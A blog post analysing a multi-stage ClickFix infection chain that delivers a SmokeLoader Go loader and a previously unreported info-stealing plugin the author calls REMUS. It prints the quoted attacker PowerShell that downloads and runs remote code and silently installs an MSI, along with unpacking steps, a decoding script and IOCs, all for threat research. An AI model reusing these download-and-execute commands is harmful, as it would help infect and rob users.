Recently I built an intelligence hunter app which does some automated OSINT and downloads possible malware (I’ll cover it in another post as it’s quiet a cool app). This post though, is about a clickfix txt file I found via this app. I didn’t expect it to be such a complex investigation into what turned out a new(?!) Plugin delivered with SmokeLoader called ‘REMUS’ (by me, lol). It took me quiet a while to uncover it. I also leveraged the help of an LLM to get faster to the actual payload by connecting it to Ghidra and letting it do the heavy lifting of renaming functions and adding comments for an easier start. More to that in the post so stay with me.
The Clickfix Payload – Stage 0
As already mentioned was this file automatically found by the Hunter – ThreatIntel app. As there are YARA rules which identify files, this one was highlighted as review needed. I looked at it and it was immediately clear, what it is. A classical Clickfix payload which tricks a user into download an additional payload (the URL is manually added in defang format for security reasons):
$u='hxxp[:]//193.169.194[.]5/krs3.txt'
$i='Invoke-WebRequest'
$e='Invoke-Expression'
$r=& $i -Uri $u -UseBasicParsing
& $e $r.Content
The URL for this payload was hxxp[:]//193.169.194.5[:]5506/I-AM-NOT-A-ROBOT-VERIFY.txt so it should trick users into ‘verifying’ themselves. Also, this URL was discovered now already 5 days ago and is still online at the time of writing.
This ‘verification’ payload downloads another file named krs3.txt as visible in the code above. This additional payload results in a download of an .msi installer. We get to that next.
The Installer – Stage 1
If we expect the user to paste the payload from stage 0 into the run window of windows, what happens next is not going to be visible by the user which got tricked into verifying herself.
&{$u='hxxps[:]//pub-ec1ea71523c247c5b4df0276e97dbf1a.r2.dev/lRQklBTb[.]msi';
$p="$env:TEMP\s$(Get-Random).msi";
(New-Object Net.WebClient).DownloadFile($u,$p);
Start-Process "msiexec.exe" -ArgumentList "/i `"$p`" /qn /norestart" -WindowStyle Hidden -Wait;
Remove-Item $p -Force}
As the code shows, it downloads a file from a very suspicious URL. It stores the file in the temp directory with a random name. After it’s downloaded it’s run without a window showing up (-WindowStyle Hidden). After the installation it removes the file again.
An MSI installer can be unpacked with 7zip, which I also did to find the actual executable that is installed:

The two interesting payloads are highlighted. So I extracted these 2 and looked at what I got from it.
The more interesting (at the moment) is definitely the SetupProgram so I used xxd (or hxd if you prefer Windows desktop app) on the file to look what it actually is. The header of the file was not an executable so that was not the end yet. The header was:
4D 53 43 46 // translates to MSCF
This file header is a Microsoft Compressed Archive (CAB). This again can be extracted with 7zip. The resulting file now is actually an executable which the file header showed (4D 5A). I thought now I arrived at the final payload, oh was I wrong 😉
lRQklBRTb.exe – Stage 2

The file extracted has another real suspicious name and a short look at it in Malcat shows that the file is a go binary (sha256: B93484FD64DEE8AD3B45DDDDCB58E54EFAF751F33A12C8807F8D0765E8237337). A short search in Virustotal also showed, that it was already uploaded by someone else just before I went checking. The file’s information section is kinda interesting as they use the name of a legit (I think, I didn’t deeply investigate it) application and company name as seen here:
The detections in VT also showed many different hits (32/72) for the file being a trojan/dropper. So I opened it as usual in Ghidra, my tool to go for this task. Against my expectations, the file wasn’t heavily obfuscated: the names of the Classes/Functions just don’t really make sense:
main.Officiallymain.Girlfriendmain.Popularitymain.Kilometersmain.Photographymain.Organismsmain.Selection
This seems phishy, though, who would name his legit binary’s functions like this.
As I unfortunately have another life next my sidequests I kinda had to get this more or less fast converted into function names that make sense.
Therefore I plugged in the MCP-server from Laurie (https://github.com/LaurieWired/GhidraMCP) and added claude into the game.
As a little sidenote: The server isn’t working with the actual version out of the box, the version has to be edited in the packaged extension for Ghidra. I will try to fork and fix this problem in the coming days so you don’t have to. For the time being just edit the versions mentioned in the extension.properties file to match your Ghidra version.
Back to the decoding of what this binary does:
I told Claude to rename functions and add comments for me so I get a fast overview of it. It did that really well and fast (I could just pour down another coffee in time xP).
The following screenshot shows what it added at the top of main.main (go’s usual entrypoint function):

As we see, it added me a step-by-step description what this loader is doing at runtime. The things I want to highlight are especially following points:
- 3.
main_DecryptPayload- This means, the binary contains a payload which it decrypts at runtime
- 5.
main_VirtualAllocRWX- This indicates, that it injects the decrypted payload into a memory region which is executable
- 9.
ResolveImports- It does that, so the loaded binary knows where dll-functions for the system are to be called.
- 10.
syscall.Syscall- for golang-binaries, the Syscall function does not call a Syscall directly but the first argument (
trap) is a function pointer (the proc address) that is called by this function.
- for golang-binaries, the Syscall function does not call a Syscall directly but the first argument (
This tells me one thing -> to get the embedded payload it’s the easiest to set a breakpoint with the debugger. Lickily we don’t have to set a breakpoint on VirtualAlloc (as this could be called quiet often, depending on the program flow) but instead set the breakpoint on the syscall-call itself, as we can see Claude also renamed the parameters which show that OEP (original entry point) is the first argument.
This means, if we disable ASLR (Address Space Layout Randomization) we can set the breakpoint on the address we can identify in Ghidra:

As it’s visible in the screenshot above, the address we need to set the breakpoint is:
0x140081b76
So let’s switch to the VM again for some x64dbg action.
Extracting the embedded Payload – Stage 3
To disable ASLR we need to change the characteristics of the file. This can be done with CFF Explorer quiet easy:

Select Optional Header and then select DllCharacteristics (visible in the bottom of the screenshot) and then uncheck the checkmark on top, which says DLL can move. Then, important, save the file (overwrite is ok…).
When this is done, the file can be started with x64dbg. Once the binary is loaded in the debugger, the breakpoint can be set at the before identified location by writing in the input field:
bp 0x140081b76
Then just run the debugger (it could stop a few times until the breakpoint is hit) until arriving at the set breakpoint. In this case it looks like this:

What the schooled eye also sees is, that there is a very interesting value in the register rax: it looks like a part of an URL (the line highlighted in the screenshot). And also a http verb above stating POST. So a wild guess could be, that this is a C2-Domain…
Anyway, back to the unpacking of the payload:
Once the breakpoint is hit, the address residing in rax is pointing to the OEP of the injected payload as we found out before with the commenting of Claude. The other parameters seem to be useless and are not used (in ebx, ecx, edi, esi).
To get to the payload there is now two ways. Either right-click the payload and select Follow in Dump, then dump the payload with the little command input in the bottom of the window with the command:
savedata "C:\Users\malware\Desktop\decrypted_payload.exe"
Or by using the UI:
- right-click the address in
raxand select – Follow in MemoryMap. - then right-click the highlighted element and select Dump to file.
Both versions are resulting in the same binary, out final payload.
REMUS Payload – Final Stage
You might ask yourself why I’m using this specific name. That’s a valid question that I can easily answer: The binary has no detection (at the moment) and the string which I immediately saw was following:

It is used as a kind of marker when staging/sending data to the C2 channel.
After fixing the raw size and raw address with the help of CFF Explorer, I loaded the embedded payload into Malcat which, in this case, didn’t show any malware hits, neither with it’s local database nor with it’s online server lookup. The compile date of the binary shows 2026-02-21 15:15:20 so we’re looking at a fresh instance of this plugin. The hash (77a2c2761bd439548177a36b6a10d8979c0e41d2cf3c1c98329307cbe5251ab6) is also unknown at the time of writing, it’s up to the reader to decide if this is malicious after you read the following deep dive into the inner workings of the binary.
Now it gets interesting, I have never seen this functionality in malware:

The entry function allocates a wide-character (WORD) buffer on the stack and loads encrypted bytes into it from the .rdata section using MOVUPS-Instruction. The same stack buffer is reused for all three strings which are decrypted during runtime, and only the first four WORDs are overwritten between decryptions. The remaining bytes are left over from the previous decrypted string. This means each encrypted blob in .rdata is crafted with knowledge of what the buffer will contain after the prior decryption pass.

The pseudocode does not totally reveal the whole truth, because the loading of the decrypted string is not shown in it:

The marked MOVUPS-instruction loads a buffer, which is loaded into local_28[] variable (on the next line in the asm – the first green highlighted line). The first 4 bytes are then replaced. The decryption itself looks kinda complicated, but with the help of Claude I could make sense out of it. As I don’t like to just believe what a statistical machine tells me I usually try to let it create me a script which I can verify. Also in this case, as I knew which bytes are loaded into the buffers.
So I got a script created but something was off: From out of nowhere, there was LoadLibraryExA in the mix without a real proof that this function is actually the one retrieved from the function. Also the resolve_proc_from_pe_exports() is very confusing and neither I nor the AI could make sense out of it.

The second arrow shows that this function is called with the name of the last decrypted library’s name and as a third parameter 0x800. So I went digging in the Microsoft documentation and could verify, that this function is indeed LoadLibraryExA and the parameter (0x800) translates to LOAD_LIBRARY_SEARCH_SYSTEM32 flag.
So now I got all the libraries (and renamed some already in the screenshot above) and the additionally loaded ones:
- ntdll.dll
- kernel32.dll
- winhttp.dll (the additionally loaded one from System32 directory – via LoadLibraryExA)
Now we have the main setup in the entrypoint. So what’s remaining is the following (autorenamed by Claude with Ghidra MCP):

The functions which are called are very obfuscated, therefore I just highlight the most interesting findings:
find_comms_module_and_init()- searches for a DLL with the CRC32 hash of it’s module name
- Creates connection to C2 (hxxp[:]//baxe.pics[:]48261)
- It uses another buffer which is decoded as before which results in:
honey@pot.com.pst(filename used to stage data for exfiltration)- e7d306351b2ed15ad158949881380114
- # REMUS LOG is loaded as a marker for either logs or a list of log information
main_capture_exfil_loop()- This function actually does only create a mutex if it does not exist.
\BaseNamedObjects\e7d306351b2ed15ad158949881380114
The Functionality
Based on the imports of this binary following functionality is given:
- Screenshot:
GetSystemMetrics+CreateCompatibleDC/Bitmap +BitBlt+GetDIBits - Clipboard:
OpenClipboard+GetClipboardData+GlobalLock/Unlock - System info:
GetComputerNameA/Ex +GetUserNameA+EnumDisplaySettingsW - COM:
CoInitialize+CoCreateInstance+CoSetProxyBlanket(WMI queries) - Desktop:
CreateDesktopW/OpenDesktopW(hidden desktop for screenshot
isolation)
Conclusion
This binary gave me a few evenings of after-work struggle. I tried to show my approach on the multistage extraction of the binary I hope this helps someone looking at something similar. I will work on a fitting YARA rule in the coming days.
Stay safe and take care
R4ruk
IOCs
| IOC | Value |
| Initial Payload URL | hxxp[:]//193.169.194.5[:]5506/I-AM-NOT-A-ROBOT-VERIFY.txt |
| Staging Server | hxxp[:]//193.169.194[.]5 |
| Installer payload | hxxps[:]//pub-ec1ea71523c247c5b4df0276e97dbf1a.r2.dev/lRQklBTb.msi |
| Installer sha256 | 8af75100ed69758e4da91255e0fae90f4ac40db2d1cfe52b9ea90c637ea30a82 |
| SmokeLoader sha256 | b93484fd64dee8ad3b45ddddcb58e54efaf751f33a12c8807f8d0765e8237337 |
| REMUS Plugin sha256 | 77a2c2761bd439548177a36b6a10d8979c0e41d2cf3c1c98329307cbe5251ab6 |
| C2 URL | hxxp[:]//baxe.pics[:]48261 |
| Filename used to stage data for exfiltration | honey@pot.com.pst |
| Possibly mutexname created | \BaseNamedObjects\e7d306351b2ed15ad158949881380114 |
The String-decryption Script
#!/usr/bin/env python3
"""
Chained XOR string decoder for REMUS implant entry() function.
Initial values loaded via MOVUPS from data segment + MOV for extra bytes.
Buffer is a WORD array at RSP+0x30, accessed as [RSP + index*2 + 0x30].
"""

def decode_string(buf, length, key_base):
    for i in range(length):
        buf[i] ^= (i + key_base) & 0xFFFF
    return ''.join(chr(b & 0xFF) for b in buf[:length]).rstrip('\x00')


print("=" * 60)
print("REMUS Implant String Decoder")
print("=" * 60)

# --- String 1 ---
# MOVUPS from DAT_14002bad0 (8 WORDs) + MOV dword 0x008400ef (2 WORDs)
# XOR key: i + 0x7b, loop < 10
# Back-calculated from expected "ntdll.dll\0"
buf1 = [0x0015, 0x0008, 0x0019, 0x0012,
        0x0013, 0x00ae, 0x00e5, 0x00ee,  # from MOVUPS
        0x00ef, 0x0084]                    # from MOV dword 0x8400ef

s1 = decode_string(buf1, 10, 0x7b)
print(f"\nString 1 (DAT_140032bf8): \"{s1}\"")

# --- String 2 ---
# MOVUPS from DAT_14002bae4 (8 WORDs) + MOVUPS from DAT_14002baee overlapping at WORD[5]
# XOR key: i + 0x7b (obfuscated as (i^0x7b)+(i&0x7b)*2), loop < 0xd
# Back-calculated from expected "kernel32.dll\0"
buf2 = [0x0010, 0x0019, 0x000f, 0x0010,
        0x001a, 0x00ec, 0x00b2, 0x00b0,
        0x00ad, 0x00e0, 0x00e9, 0x00ea,
        0x0087]

s2 = decode_string(buf2, 13, 0x7b)
print(f"String 2 (DAT_140032c00): \"{s2}\"")

# --- String 3 ---
# MOVUPS from DAT_14002bafe (8 WORDs) + MOV RCX,0x8700ea00e900e0 (4 WORDs)
# XOR key: i + 0x7c, loop < 0xc
# Back-calculated from expected "winhttp.dll\0"
buf3 = [0x000b, 0x0014, 0x0010, 0x0017,
        0x00f4, 0x00f5, 0x00f2, 0x00ad,  # from MOVUPS
        0x00e0, 0x00e9, 0x00ea, 0x0087]   # from MOV RCX

s3 = decode_string(buf3, 12, 0x7c)
print(f"String 3 (LoadLibraryExA): \"{s3}\"")

# --- String 4: find_comms_module_and_init (C2 exfil label) ---
# MOVAPS [RSP+0x10] from DAT_14002cdc6 (WORDs 0-7)
# MOVAPS [RSP+0x20] from DAT_14002cdd6 (WORDs 8-15)
# MOV dword [RSP+0x30], 0x009000fb  (WORDs 16-17)
# XOR key: i + 0x7f, loop < 0x12 (18 WORDs)
buf4 = [0x0017, 0x00ef, 0x00ef, 0x00e7,  # DAT_14002cdc6
        0x00fa, 0x00c4, 0x00f5, 0x00e9,
        0x00f3, 0x00a6, 0x00ea, 0x00e5,  # DAT_14002cdd6
        0x00e6, 0x00a2, 0x00fd, 0x00fd,
        0x00fb, 0x0090]                    # MOV dword 0x9000fb

s4 = decode_string(buf4, 0x12, 0x7f)
print(f"String 4 (C2 exfil label): \"{s4}\"")

# --- REMUS config strings (plaintext in .rdata) ---
remus_log = "# REMUS LOG"
campaign_id = "e7d306351b2ed15ad15894988138011" + "4"

print(f"String 5 (log marker @ 0x14002ce16): \"{remus_log}\"")
print(f"String 6 (campaign ID @ 0x14002ce22): \"{campaign_id}\"")

# --- Export hash computation ---
# EDX = 0x92389847, then XOR'd with (0 + 0x7c) = 0x7c
export_hash = 0x92389847 ^ 0x7c
print(f"\nExport hash (resolve_proc_from_pe_exports EDX): 0x{export_hash:08x}")

print(f"\n{'=' * 60}")
print("Startup sequence:")
print(f"  1. DAT_140032bf8 = resolve_module_handle(\"{s1}\")")
print(f"  2. DAT_140032c00 = resolve_module_handle(\"{s2}\")")
print(f"  3. pcVar5 = resolve_proc_from_pe_exports(kernel32, 0x{export_hash:08x})")
print(f"  4. DAT_140032c08 = pcVar5(\"{s3}\", 0, LOAD_LIBRARY_SEARCH_SYSTEM32)")
print(f"  5. find_comms_module_and_init uses \"{s4}\" as C2 exfil label")
print(f"  6. Campaign ID: {campaign_id}")
print(f"{'=' * 60}")

